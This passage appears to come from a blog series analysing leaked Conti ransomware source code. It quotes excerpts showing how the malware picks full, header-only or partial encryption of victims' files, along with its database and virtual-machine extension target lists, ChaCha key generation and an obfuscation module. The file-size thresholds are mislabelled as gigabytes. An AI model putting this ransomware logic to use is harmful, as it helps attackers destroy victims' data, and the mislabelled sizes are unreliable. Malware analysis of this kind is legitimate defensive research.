
The encryption for a specific file starts with a random key generation using the `CryptGenRandom` API:




of a `32`-bytes key and another random generation of an `8`-bytes IV.

And as you can see, conti used ChaCha stream cipher which developed by D.J.Bernstein.

`CheckForDataBases` method is invoked to check for a possible full or partial encryption:






against the following extensions:

```
.4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf,
.adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd,
.dacpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc,
.dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk,
.dsn, .dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp,
.fmp12, .fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi,
.hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic,
.kexis, .lgc, .lwx, .maf, .maq, .mar, .mas.mav, .mdb, .mdf, .mpd, .mrg, .mud,
.mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3,.ns4, .nsf, .nv, .nv2, .nwdb,
.nyf, .odb, .ogy, .orx, .owc, .p96, .p97, .pan, .pdb, .p dm, .pnz, .qry, .qvd,
.rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb, .sdc, .sdf,
.sis, .spg, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc,
.trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld,
.xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb,
.lut, .maw, .mdn, .mdt
```

And `CheckForVirtualMachines` method is invoked to check for a possible partial encryption (`20%`):

```
1237  » else if (CheckForVirtualMachines(FileInfo->Filename)) {¤¬
1238  ¤¬
1239  » » if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 20)) {¤¬
1240  » » » return FALSE;¤¬
1241  » » }¤¬
1242  ¤¬
1243  » » Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, 2
1244  ¤¬
1245  » }¤¬
```



the following extensions:

`vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso`

and in other cases, the following pattern is followed:

- if the file size is lower than `1048576 bytes (1.04 GB)` - perform a full encryption
- if the file size is `< 5242880 bytes (5.24 GB)` and `> 1048576 bytes (1.04 GB)` - partial encryption: only headers

```
cryptor.cpp
1246  » else {¤¬
1247  ¤¬
1248  » » if (FileInfo->FileSize <= 1048576) {¤¬
1249  ¤¬
1250  » » » if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {¤¬
1251  » » » » return FALSE;¤¬
1252  » » » }¤¬
1253  ¤¬
1254  » » » Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);¤¬
1255  ¤¬
1256  » » }¤¬
1257  » » else if (FileInfo->FileSize <= 5242880) {¤¬
1258  ¤¬
1259  » » » if (!WriteEncryptInfo(FileInfo, HEADER_ENCRYPT, 0)) {¤¬
1260  » » » » return FALSE;¤¬
1261  » » » }¤¬
1262  ¤¬
1263  » » » Result = EncryptHeader(FileInfo, Buffer, CryptoProvider, PublicKey);¤¬
1264  ¤¬
1265  » » }¤¬
1266  » » else {¤¬
```


else, 50% partial encryption:

```
1266  » » else {¤¬
1267  ¤¬
1268  » » » if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, global::GetEncryptSize())) {¤¬
1269  » » » » return FALSE;¤¬
1270  » » » }¤¬
1271  ¤¬
1272  » » » Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, global::GetEncryp
1273  ¤¬
1274  » » }¤¬
1275  ¤¬
1276  » }¤¬
```


```
12  enum ENCRYPT_MODES {¤¬
13  ¤¬
14  » FULL_ENCRYPT = 0x24,¤¬
15  » PARTLY_ENCRYPT = 0x25,¤¬
16  » HEADER_ENCRYPT = 0x26¤¬
17  ¤¬
18  };¤¬
19  ¤¬
```

obfuscation

In addition, an interesting module was found in the source codes: `obfuscation`:



which can generate obfuscated code via ADVObfuscator. For example strings:



That's all today. In the next part I will investigate `network_scanner` and `filesystem` modules.

conclusion

On `February 25th, 2022`, Conti released a statement of full support for the Russian government - coupled with a stern warning addressed at anyone who might consider retaliating against Russia via digital warfare.

ContiLeaks is a turning point in the cybercrime ecosystem, and in this case, we can expect a lot of changes in how cybercriminal organizations operate. From the one side less mature cybercriminal orgs might be very powerful and instead more sophischated gangs will learn from Conti's mistakes.

I hope this post spreads awareness to the blue teamers of this interesting malware techniques, and adds a weapon to the red teamers arsenal.

Carbanak
GetApiAddr implementation in Carberp malware
Carbanak source code
MurmurHash by Austin Appleby
ADVObfuscator
ChaCha cipher
theZoo repo in Github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine